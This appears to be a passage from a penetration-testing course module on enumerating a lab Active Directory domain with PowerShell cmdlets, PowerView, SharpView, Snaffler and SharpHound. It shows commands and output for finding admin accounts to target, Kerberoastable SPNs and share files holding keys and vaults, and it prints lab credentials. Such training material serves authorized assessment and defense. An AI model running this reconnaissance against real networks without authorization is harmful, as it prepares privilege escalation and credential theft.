CN=LOGISTICS.INLANEFREIGHT.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive    : False
IntraForest         : True
IsTreeParent        : False
IsTreeRoot          : False
Name                : LOGISTICS.INLANEFREIGHT.LOCAL
ObjectClass          : trustedDomain
ObjectGUID           : f48a1169-2e58-42c1-ba32-a6ccb10057ec
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source               : DC=INLANEFREIGHT,DC=LOCAL
Target               : LOGISTICS.INLANEFREIGHT.LOCAL
TGTDelegation        : False
TrustAttributes       : 32
TrustedPolicy        :

```

```

TrustingPolicy      :
TrustType          : Uplevel
UplevelOnly        : False
UsesAESKeys        : False
UsesRC4Encryption : False

Direction          : BiDirectional
DisallowTransivity : False
DistinguishedName  :
CN=FREIGHTLOGISTICS.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive   : True
IntraForest        : False
IsTreeParent       : False
IsTreeRoot         : False
Name               : FREIGHTLOGISTICS.LOCAL
ObjectClass        : trustedDomain
ObjectGUID         : 1597717f-89b7-49b8-9cd9-0801d52475ca
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source              : DC=INLANEFREIGHT,DC=LOCAL
Target              : FREIGHTLOGISTICS.LOCAL
TGTDelegation      : False
TrustAttributes     : 8
TrustedPolicy      :
TrustingPolicy     :
TrustType          : Uplevel
UplevelOnly        : False
UsesAESKeys        : False
UsesRC4Encryption : False

```

This cmdlet will print out any trust relationships the domain has. We can determine if they are trusts within our forest or with domains in other forests, the type of trust, the direction of the trust, and the name of the domain the relationship is with. This will be useful later on when looking to take advantage of child-to-parent trust relationships and attacking across forest trusts. Next, we can gather AD group information using the [Get-ADGroup](#) cmdlet.

Group Enumeration

```

PS C:\htb> Get-ADGroup -Filter * | select name

name
-----
Administrators
Users
Guests
Print Operators

```

```
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins

<SNIP>
```

We can take the results and feed interesting names back into the cmdlet to get more detailed information about a particular group like so:

Detailed Group Info

```
PS C:\htb> Get-ADGroup -Identity "Backup Operators"

DistinguishedName : CN=Backup
Operators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Backup Operators
ObjectClass       : group
ObjectGUID        : 6276d85d-9c39-4b7c-8449-cad37e8abc38
SamAccountName   : Backup Operators
SID               : S-1-5-32-551
```

Now that we know more about the group, let's get a member listing using the [Get-ADGroupMember](#) cmdlet.

Group Membership

```
PS C:\htb> Get-ADGroupMember -Identity "Backup Operators"

distinguishedName : CN=BACKUPAGENT,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
name : BACKUPAGENT
objectClass : user
objectGUID : 2ec53e98-3a64-4706-be23-1d824ff61bed
SamAccountName : backupagent
SID : S-1-5-21-3842939050-3880317879-2865463114-5220
```

We can see that one account, `backupagent`, belongs to this group. It is worth noting this down because if we can take over this service account through some attack, we could use its membership in the Backup Operators group to take over the domain. We can perform this process for the other groups to fully understand the domain membership setup. Try repeating the process with a few different groups. You will see that this process can be tedious, and we will be left with an enormous amount of data to sift through. We must know how to do this with built-in tools such as the ActiveDirectory PowerShell module, but we will see later in this section just how much tools like BloodHound can speed up this process and make our results far more accurate and organized.

Utilizing the ActiveDirectory module on a host can be a stealthier way of performing actions than dropping a tool onto a host or loading it into memory and attempting to use it. This way, our actions could potentially blend in more. Next, we will walk through the PowerView tool, which has many features to simplify enumeration and dig deeper into the domain.

PowerView

[PowerView](#) is a tool written in PowerShell to help us gain situational awareness within an AD environment. Much like BloodHound, it provides a way to identify where users are logged in on a network, enumerate domain information such as users, computers, groups, ACLs, trusts, hunt for file shares and passwords, perform Kerberoasting, and more. It is a highly versatile tool that can provide us with great insight into the security posture of our client's domain. It requires more manual work to determine misconfigurations and relationships within the domain than BloodHound but, when used right, can help us to identify subtle misconfigurations.

Let's examine some of PowerView's capabilities and see what data it returns. The table below describes some of the most useful functions PowerView offers.

Command	Description
Export-PowerViewCSV	Append results to a CSV file
ConvertTo-SID	Convert a User or group name to its SID value
Get-DomainSPNTicket	Requests the Kerberos ticket for a specified Service Principal Name (SPN) account
Domain/LDAP Functions:	
Get-Domain	Will return the AD object for the current (or specified) domain
Get-DomainController	Return a list of the Domain Controllers for the specified domain
Get-DomainUser	Will return all users or specific user objects in AD
Get-DomainComputer	Will return all computers or specific computer objects in AD
Get-DomainGroup	Will return all groups or specific group objects in AD
Get-DomainOU	Search for all or specific OU objects in AD
Find-InterestingDomainAcl	Finds object ACLs in the domain with modification rights set to non-built in objects
Get-DomainGroupMember	Will return the members of a specific domain group
Get-DomainFileServer	Returns a list of servers likely functioning as file servers
Get-DomainDFSShare	Returns a list of all distributed file systems for the current (or specified) domain
GPO Functions:	
Get-DomainGPO	Will return all GPOs or specific GPO objects in AD
Get-DomainPolicy	Returns the default domain policy or the domain controller policy for the current domain
Computer Enumeration Functions:	
Get-NetLocalGroup	Enumerates local groups on the local or a remote machine
Get-NetLocalGroupMember	Enumerates members of a specific local group
Get-NetShare	Returns open shares on the local (or a remote) machine
Get-NetSession	Will return session information for the local (or a remote) machine
Test-AdminAccess	Tests if the current user has administrative access to the local (or a remote) machine
Threaded 'Meta'-Functions:	

Command	Description
Find-DomainUserLocation	Finds machines where specific users are logged in
Find-DomainShare	Finds reachable shares on domain machines
Find-InterestingDomainShareFile	Searches for files matching specific criteria on readable shares in the domain
Find-LocalAdminAccess	Find machines on the local domain where the current user has local administrator access
Domain Trust Functions:	
Get-DomainTrust	Returns domain trusts for the current domain or a specified domain
Get-ForestTrust	Returns all forest trusts for the current forest or a specified forest
Get-DomainForeignUser	Enumerates users who are in groups outside of the user's domain
Get-DomainForeignGroupMember	Enumerates groups with users outside of the group's domain and returns each foreign member
Get-DomainTrustMapping	Will enumerate all trusts for the current domain and any others seen.

This table is not all-encompassing for what PowerView offers, but it includes many of the functions we will use repeatedly. For more on PowerView, check out the [Active Directory PowerView module](#). Below we will experiment with a few of them.

First up is the [Get-DomainUser](#) function. This will provide us with information on all users or specific users we specify. Below we will use it to grab information about a specific user, `mmorgan`.

Domain User Information

```
PS C:\htb> Get-DomainUser -Identity mmorgan -Domain inlanefreight.local | 
Select-Object -Property
name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogon
imestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,
useraccountcontrol

name : Matthew Morgan
samaccountname : mmorgan
description :
memberof : {CN=VPN Users,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Shared Calendar
Read,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Printer Access,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File}
```

```
Share H Drive,OU=Security
    Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL... }
whencreated      : 10/27/2021 5:37:06 PM
pwdlastset       : 11/18/2021 10:02:57 AM
lastlogontimestamp : 2/27/2022 6:34:25 PM
accountexpires    : NEVER
admincount        : 1
userprincipalname : [email protected]
serviceprincipalname :
mail             :
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
DONT_REQ_PRAUTH
```

We saw some basic user information with PowerView. Now let's enumerate some domain group information. We can use the [Get-DomainGroupMember](#) function to retrieve group-specific information. Adding the `-Recurse` switch tells PowerView that if it finds any groups that are part of the target group (nested group membership) to list out the members of those groups. For example, the output below shows that the `Secadmins` group is part of the `Domain Admins` group through nested group membership. In this case, we will be able to view all of the members of that group who inherit Domain Admin rights via their group membership.

Recursive Group Membership

```
PS C:\htb> Get-DomainGroupMember -Identity "Domain Admins" -Recurse

GroupDomain          : INLANEFREIGHT.LOCAL
GroupName           : Domain Admins
GroupDistinguishedName : CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain         : INLANEFREIGHT.LOCAL
MemberName           : svc_qualys
MemberDistinguishedName : CN=svc_qualys,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass    : user
MemberSID            : S-1-5-21-3842939050-3880317879-2865463114-5613

GroupDomain          : INLANEFREIGHT.LOCAL
GroupName           : Domain Admins
GroupDistinguishedName : CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain         : INLANEFREIGHT.LOCAL
MemberName           : sp-admin
MemberDistinguishedName : CN=Sharepoint Admin,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass    : user
MemberSID            : S-1-5-21-3842939050-3880317879-2865463114-5228
```

```

GroupDomain          : INLANEFREIGHT.LOCAL
GroupName           : Secadmins
GroupDistinguishedName : CN=Secadmins,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain        : INLANEFREIGHT.LOCAL
MemberName          : spong1990
MemberDistinguishedName : CN=Maggie
                               Jablonski,OU=Operations,OU=Logistics-
HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass   : user
MemberSID           : S-1-5-21-3842939050-3880317879-2865463114-1965

<SNIP>

```

Above we performed a recursive look at the `Domain Admins` group to list its members. Now we know who to target for potential elevation of privileges. Like with the AD PowerShell module, we can also enumerate domain trust mappings.

Trust Enumeration

```

PS C:\htb> Get-DomainTrustMapping

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated    : 11/1/2021 6:20:22 PM
WhenChanged    : 2/26/2022 11:55:55 PM

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : FREIGHTLOGISTICS.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated    : 11/1/2021 8:07:09 PM
WhenChanged    : 2/27/2022 12:02:39 AM

SourceName      : LOGISTICS.INLANEFREIGHT.LOCAL
TargetName      : INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated    : 11/1/2021 6:20:22 PM
WhenChanged    : 2/26/2022 11:55:55 PM

```

We can use the [Test-AdminAccess](#) function to test for local admin access on either the current machine or a remote one.

Testing for Local Admin Access

```
PS C:\htb> Test-AdminAccess -ComputerName ACADEMY-EA-MS01

ComputerName      IsAdmin
-----
ACADEMY-EA-MS01    True
```

Above, we determined that the user we are currently using is an administrator on the host ACADEMY-EA-MS01. We can perform the same function for each host to see where we have administrative access. We will see later how well BloodHound performs this type of check. Now we can check for users with the SPN attribute set, which indicates that the account may be subjected to a Kerberoasting attack.

Finding Users With SPN Set

```
PS C:\htb> Get-DomainUser -SPN -Properties
samaccountname,ServicePrincipalName

serviceprincipalname          samaccountname
-----
adfsconnect/azure01.inlanefreight.local   adfs
backupjob/vteam001.inlanefreight.local    backupagent
d0wngrade/kerberoast.inlanefreight.local d0wngrade
kadmin/changepw                krbtgt
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev
MSSQLSvc/SPSJDB.inlanefreight.local:1433  sqlprod
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351 sqlqa
sts/inlanefreight.local        solarwindsmonitor
testspn/kerberoast.inlanefreight.local    testspn
testspn2/kerberoast.inlanefreight.local   testspn2
```

Test out some more of the tool's functions until you are comfortable using it. We will see PowerView quite a few more times as we progress through this module.

SharpView

PowerView is part of the now deprecated PowerSploit offensive PowerShell toolkit. The tool has been receiving updates by BC-Security as part of their [Empire 4](#) framework. Empire 4 is

BC-Security's fork of the original Empire project and is actively maintained as of April 2022. We show examples throughout this module using the development version of PowerView because it is an excellent tool for recon in an Active Directory environment, and is still extremely powerful and helpful in modern AD networks even though the original version is not maintained. The BC-SECURITY version of [PowerView](#) has some new functions such as Get-NetGmsa , used to hunt for [Group Managed Service Accounts](#), which is out of scope for this module. It is worth playing around with both versions to see the subtle differences between the old and currently maintained versions.

Another tool worth experimenting with is SharpView, a .NET port of PowerView. Many of the same functions supported by PowerView can be used with SharpView. We can type a method name with -Help to get an argument list.

```
PS C:\htb> .\SharpView.exe Get-DomainUser -Help

Get_DomainUser -Identity <String[]> -DistinguishedName <String[]> -
SamAccountName <String[]> -Name <String[]> -MemberDistinguishedName
<String[]> -MemberName <String[]> -SPN <Boolean> -AdminCount <Boolean> -
AllowDelegation <Boolean> -DisallowDelegation <Boolean> -TrustedToAuth
<Boolean> -PreauthNotRequired <Boolean> -KerberosPreauthNotRequired
<Boolean> -NoPreauth <Boolean> -Domain <String> -LDAPFilter <String> -
Filter <String> -Properties <String[]> -SearchBase <String> -ADSPath
<String> -Server <String> -DomainController <String> -SearchScope
<SearchScope> -ResultPageSize <Int32> -ServerTimeLimit <Nullable`1> -
SecurityMasks <Nullable`1> -Tombstone <Boolean> -FindOne <Boolean> -
ReturnOne <Boolean> -Credential <NetworkCredential> -Raw <Boolean> -
UACFilter <UACEnum>
```

Here we can use SharpView to enumerate information about a specific user, such as the user `forend` , which we control.

```
PS C:\htb> .\SharpView.exe Get-DomainUser -Identity forend

[Get-DomainSearcher] search base: LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainUser] filter string: (&(samAccountType=805306368)(&
(samAccountName=forend)))
objectsid : {S-1-5-21-3842939050-3880317879-
2865463114-5614}
samaccounttype : USER_OBJECT
objectguid : 53264142-082a-4cb8-8714-8158b4974f3b
useraccountcontrol : NORMAL_ACCOUNT
accountexpires : 12/31/1600 4:00:00 PM
lastlogon : 4/18/2022 1:01:21 PM
lastlogontimestamp : 4/9/2022 1:33:21 PM
pwdlastset : 2/28/2022 12:03:45 PM
```

```

lastlogoff : 12/31/1600 4:00:00 PM
badPasswordTime : 4/5/2022 7:09:07 AM
name : forend
distinguishedname : CN=forend,OU=IT Admins,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
whencreated : 2/28/2022 8:03:45 PM
whenchanged : 4/9/2022 8:33:21 PM
samaccountname : forend
memberof : {CN=VPN Users,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Shared Calendar Read,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Printer Access,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File Share H Drive,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File Share G Drive,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL}
cn : {forend}
objectclass : {top, person, organizationalPerson, user}
badpwdcount : 0
countrycode : 0
usnchanged : 3259288
logoncount : 26618
primarygroupid : 513
objectcategory :
CN=Person,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
dscorepropagationdata : {3/24/2022 3:58:07 PM, 3/24/2022 3:57:44 PM, 3/24/2022 3:52:58 PM, 3/24/2022 3:49:31 PM, 7/14/1601 10:36:49 PM}
usncreated : 3054181
instancetype : 4
codepage : 0

```

Experiment with SharpView on the MS01 host and recreate as many PowerView examples as possible. Though evasion is not in scope for this module, SharpView can be useful when a client has hardened against PowerShell usage or we need to avoid using PowerShell.

Shares

Shares allow users on a domain to quickly access information relevant to their daily roles and share content with their organization. When set up correctly, domain shares will require a user to be domain joined and required to authenticate when accessing the system. Permissions will also be in place to ensure users can only access and see what is necessary for their daily role. Overly permissive shares can potentially cause accidental disclosure of sensitive information, especially those containing medical, legal, personnel, HR, data, etc. In an attack, gaining control over a standard domain user who can access shares such as the IT/infrastructure shares could lead to the disclosure of sensitive data such as configuration files or authentication files like SSH keys or passwords stored insecurely. We want to identify

any issues like these to ensure the customer is not exposing any data to users who do not need to access it for their daily jobs and that they are meeting any legal/regulatory requirements they are subject to (HIPAA, PCI, etc.). We can use PowerView to hunt for shares and then help us dig through them or use various manual commands to hunt for common strings such as files with `pass` in the name. This can be a tedious process, and we may miss things, especially in large environments. Now, let's take some time to explore the tool `Snaffler` and see how it can aid us in identifying these issues more accurately and efficiently.

Snaffler

[Snaffler](#) is a tool that can help us acquire credentials or other sensitive data in an Active Directory environment. Snaffler works by obtaining a list of hosts within the domain and then enumerating those hosts for shares and readable directories. Once that is done, it iterates through any directories readable by our user and hunts for files that could serve to better our position within the assessment. Snaffler requires that it be run from a domain-joined host or in a domain-user context.

To execute Snaffler, we can use the command below:

Snaffler Execution

```
Snaffler.exe -s -d inlanefreight.local -o snaffler.log -v data
```

The `-s` tells it to print results to the console for us, the `-d` specifies the domain to search within, and the `-o` tells Snaffler to write results to a logfile. The `-v` option is the verbosity level. Typically `data` is best as it only displays results to the screen, so it's easier to begin looking through the tool runs. Snaffler can produce a considerable amount of data, so we should typically output to file and let it run and then come back to it later. It can also be helpful to provide Snaffler raw output to clients as supplemental data during a penetration test as it can help them zero in on high-value shares that should be locked down first.

Snaffler in Action

'YMMmMY' MMM YM YMM .. 'MM, 'MM,YUMMM'....YUMMMMMM 'W'
by l0ss and Sh3r4 - github.com/SnaffCon/Snaffler

2022-03-31 12:16:54 -07:00 [Share] {Black}(\\"ACADEMY-EA-MS01.INLANEFREIGHT.LOCAL\ADMIN\$)
2022-03-31 12:16:54 -07:00 [Share] {Black}(\\"ACADEMY-EA-MS01.INLANEFREIGHT.LOCAL\C\$)
2022-03-31 12:16:54 -07:00 [Share] {Green}(\\"ACADEMY-EA-MX01.INLANEFREIGHT.LOCAL\address)
2022-03-31 12:16:54 -07:00 [Share] {Green}(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares)
2022-03-31 12:16:54 -07:00 [Share] {Green}(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\User Shares)
2022-03-31 12:16:54 -07:00 [Share] {Green}(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\ZZZ_archive)
2022-03-31 12:17:18 -07:00 [Share] {Green}(\\"ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL\CertEnroll)
2022-03-31 12:17:19 -07:00 [File] {Black}
<KeepExtExactBlack|R|^\.kdb\\$|289B|3/31/2022 12:09:22 PM>(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\GroupBackup.kdb).kdb
2022-03-31 12:17:19 -07:00 [File] {Red}
<KeepExtExactRed|R|^\.key\\$|299B|3/31/2022 12:05:33 PM>(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec>ShowReset.key).key
2022-03-31 12:17:19 -07:00 [Share] {Green}(\\"ACADEMY-EA-FILE.INLANEFREIGHT.LOCAL\UpdateServicesPackages)
2022-03-31 12:17:19 -07:00 [File] {Black}
<KeepExtExactBlack|R|^\.kwallet\\$|302B|3/31/2022 12:04:45 PM>(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\WriteUse.kwallet).kwallet
2022-03-31 12:17:19 -07:00 [File] {Red}
<KeepExtExactRed|R|^\.key\\$|298B|3/31/2022 12:05:10 PM>(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\ProtectStep.key).key
2022-03-31 12:17:19 -07:00 [File] {Black}
<KeepExtExactBlack|R|^\.ppk\\$|275B|3/31/2022 12:04:40 PM>(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\StopTrace.ppk).ppk
2022-03-31 12:17:19 -07:00 [File] {Red}
<KeepExtExactRed|R|^\.key\\$|301B|3/31/2022 12:09:17 PM>(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\WaitClear.key).key
2022-03-31 12:17:19 -07:00 [File] {Red}
<KeepExtExactRed|R|^\.sqldump\\$|312B|3/31/2022 12:05:30 PM>(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\DenyRedo.sqldump).sqldump
2022-03-31 12:17:19 -07:00 [File] {Red}
<KeepExtExactRed|R|^\.sqldump\\$|310B|3/31/2022 12:05:02 PM>(\\"ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\AddPublish.sqldump).sqldump
2022-03-31 12:17:19 -07:00 [Share] {Green}(\\"ACADEMY-EA-FILE.INLANEFREIGHT.LOCAL\WsusContent)

```
2022-03-31 12:17:19 -07:00 [File] {Red}
<KeepExtExactRed|R|^_.keychain$|295B|3/31/2022 12:08:42 PM>(\\"ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\SetStep.keychain)
.keychain
2022-03-31 12:17:19 -07:00 [File] {Black}
<KeepExtExactBlack|R|^_.tblk$|279B|3/31/2022 12:05:25 PM>(\\"ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL\Department
Shares\IT\Development\FindConnect.tblk) .tblk
2022-03-31 12:17:19 -07:00 [File] {Black}
<KeepExtExactBlack|R|^_.psafe3$|301B|3/31/2022 12:09:33 PM>(\\"ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL\Department
Shares\IT\Development\GetUpdate.psafe3) .psafe3
2022-03-31 12:17:19 -07:00 [File] {Red}
<KeepExtExactRed|R|^_.keypair$|278B|3/31/2022 12:09:09 PM>(\\"ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL\Department
Shares\IT\Infosec\UnprotectConvertTo.keypair) .keypair
2022-03-31 12:17:19 -07:00 [File] {Black}
<KeepExtExactBlack|R|^_.tblk$|280B|3/31/2022 12:05:17 PM>(\\"ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\ExportJoin.tblk)
.tblk
2022-03-31 12:17:19 -07:00 [File] {Red}
<KeepExtExactRed|R|^_.mdf$|305B|3/31/2022 12:09:27 PM>(\\"ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\FormatShow.mdf)
.mdf
2022-03-31 12:17:19 -07:00 [File] {Red}
<KeepExtExactRed|R|^_.mdf$|299B|3/31/2022 12:09:14 PM>(\\"ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\LockConfirm.mdf)
.mdf

<SNIP>
```

We may find passwords, SSH keys, configuration files, or other data that can be used to further our access. Snaffler color codes the output for us and provides us with a rundown of the file types found in the shares.

Now that we have a wealth of data about the INLANEFREIGHT.LOCAL domain (and hopefully clear notes and log file output!), we need a way to correlate it and visualize it. Let's dive deeper into `BloodHound` and see how powerful this tool can be during any AD-focused security assessment.

BloodHound

As discussed in the previous section, `Bloodhound` is an exceptional open-source tool that can identify attack paths within an AD environment by analyzing the relationships between objects. Both penetration testers and blue teamers can benefit from learning to use

BloodHound to visualize relationships in the domain. When used correctly and coupled with custom Cipher queries, BloodHound may find high-impact, but difficult to discover, flaws that have been present in the domain for years.

First, we must authenticate as a domain user from a Windows attack host positioned within the network (but not joined to the domain) or transfer the tool to a domain-joined host. There are many ways to achieve this covered in the [File Transfer](#) module. For our purposes, we will work with SharpHound.exe already on the attack host, but it's worth experimenting with transferring the tool to the attack host from Pwnbox or our own VM using methods such as a Python HTTP server, smbserver.py from Impacket, etc.

If we run SharpHound with the `--help` option, we can see the options available to us.

SharpHound in Action

```
PS C:\htb> .\SharpHound.exe --help

SharpHound 1.0.3
Copyright (C) 2022 SpecterOps

  -c, --collectionmethods      (Default: Default) Collection Methods:
Container, Group, LocalGroup, GPOLocalGroup,
                      Session, LoggedOn, ObjectProps, ACL,
ComputerOnly, Trusts, Default, RDP, DCOM, DCOnly

  -d, --domain                Specify domain to enumerate

  -s, --searchforest          (Default: false) Search all available domains
in the forest

  --stealth                   Stealth Collection (Prefer DCOnly whenever
possible!)

  -f                         Add an LDAP filter to the pregenerated
filter.

  --distinguishedname        Base DistinguishedName to start the LDAP
search at

  --computerfile              Path to file containing computer names to
enumerate

<SNIP>
```

We'll start by running the SharpHound.exe collector from the MS01 attack host.

```
PS C:\htb> .\SharpHound.exe -c All --zipfilename ILFREIGHT

2022-04-18T13:58:22.1163680-07:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTTargets, PSRemote
2022-04-18T13:58:22.1163680-07:00|INFORMATION|Initializing SharpHound at
1:58 PM on 4/18/2022
2022-04-18T13:58:22.6788709-07:00|INFORMATION|Flags: Group, LocalAdmin,
GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP,
ObjectProps, DCOM, SPNTTargets, PSRemote
2022-04-18T13:58:23.0851206-07:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.LOCAL
2022-04-18T13:58:53.9132950-07:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 67 MB RAM
2022-04-18T13:59:15.7882419-07:00|INFORMATION|Producer has finished,
closing LDAP channel
2022-04-18T13:59:16.1788930-07:00|INFORMATION|LDAP channel closed, waiting
for consumers
2022-04-18T13:59:23.9288698-07:00|INFORMATION|Status: 3793 objects
finished (+3793 63.21667)/s -- Using 112 MB RAM
2022-04-18T13:59:45.4132561-07:00|INFORMATION|Consumers finished, closing
output channel
Closing writers
2022-04-18T13:59:45.4601086-07:00|INFORMATION|Output channel closed,
waiting for output task to complete
2022-04-18T13:59:45.8663528-07:00|INFORMATION|Status: 3809 objects
finished (+16 46.45122)/s -- Using 110 MB RAM
2022-04-18T13:59:45.8663528-07:00|INFORMATION|Enumeration finished in
00:01:22.7919186
2022-04-18T13:59:46.3663660-07:00|INFORMATION|SharpHound Enumeration
Completed at 1:59 PM on 4/18/2022! Happy Graphing
```

Next, we can exfiltrate the dataset to our own VM or ingest it into the BloodHound GUI tool on MS01. We can do this on MS01 by typing `bloodhound` into a CMD or PowerShell console. The credentials should be saved, but enter `neo4j: HTB@cademy_stdnt!` if a prompt appears. Next, click on the `Upload Data` button on the right-hand side, select the newly generated zip file, and click `Open`. An `Upload Progress` window will pop up. Once all `.json` files show 100% complete, click the X at the top of that window.

We can start by typing `domain:` in the search bar on the top left and choosing `INLANEFREIGHT.LOCAL` from the results. Take a moment to browse the node info tab. As we can see, this would be a rather large company with over 550 hosts to target and trusts with two other domains.

Now, let's check out a few pre-built queries in the `Analysis` tab. The query `Find Computers with Unsupported Operating Systems` is great for finding outdated and

unsupported operating systems running legacy software. These systems are relatively common to find within enterprise networks (especially older environments), as they often run some product that cannot be updated or replaced as of yet. Keeping these hosts around may save money, but they also can add unnecessary vulnerabilities to the network. Older hosts may be susceptible to older remote code execution vulnerabilities like [MS08-067](#). If we come across these older hosts during an assessment, we should be careful before attacking them (or even check with our client) as they may be fragile and running a critical application or service. We can advise our client to segment these hosts off from the rest of the network as much as possible if they cannot remove them yet, but should also recommend that they start putting together a plan to decommission and replace them.

This query shows two hosts, one running Windows 7 and one running Windows Server 2008 (both of which are not "live" in our lab). Sometimes we will see hosts that are no longer powered on but still appear as records in AD. We should always validate whether they are "live" or not before making recommendations in our reports. We may write up a high-risk finding for Legacy Operating Systems or a best practice recommendation for cleaning up old records in AD.

Unsupported Operating Systems

The screenshot shows a security analysis interface with the following details:

Node Info Tab (Selected):

- ACADEMY-EA-WS01.INLANEFREIGHT.LOCAL**
- OVERVIEW**
 - Sessions: 0
 - Reachable High Value Targets: 0
 - Sibling Objects in the Same OU: 14
 - Effective Inbound GPOs: 2
 - See Computer within Domain/OU Tree
- NODE PROPERTIES**
 - Object ID: S-1-5-21-3842939050-3880317879-2865463114-5224
 - OS: Windows 7 Professional Service Pack 1
 - Enabled: True
 - Allows Unconstrained Delegation: False
 - Compromised: False
 - LAPS Enabled: False
 - Password Last Changed: Tue, 08 Feb 2022 19:04:12 GMT
 - Last Logon: Mon, 28 Feb 2022 01:41:09 GMT
 - Last Logon (Replicated): Fri, 18 Feb 2022 18:55:44 GMT

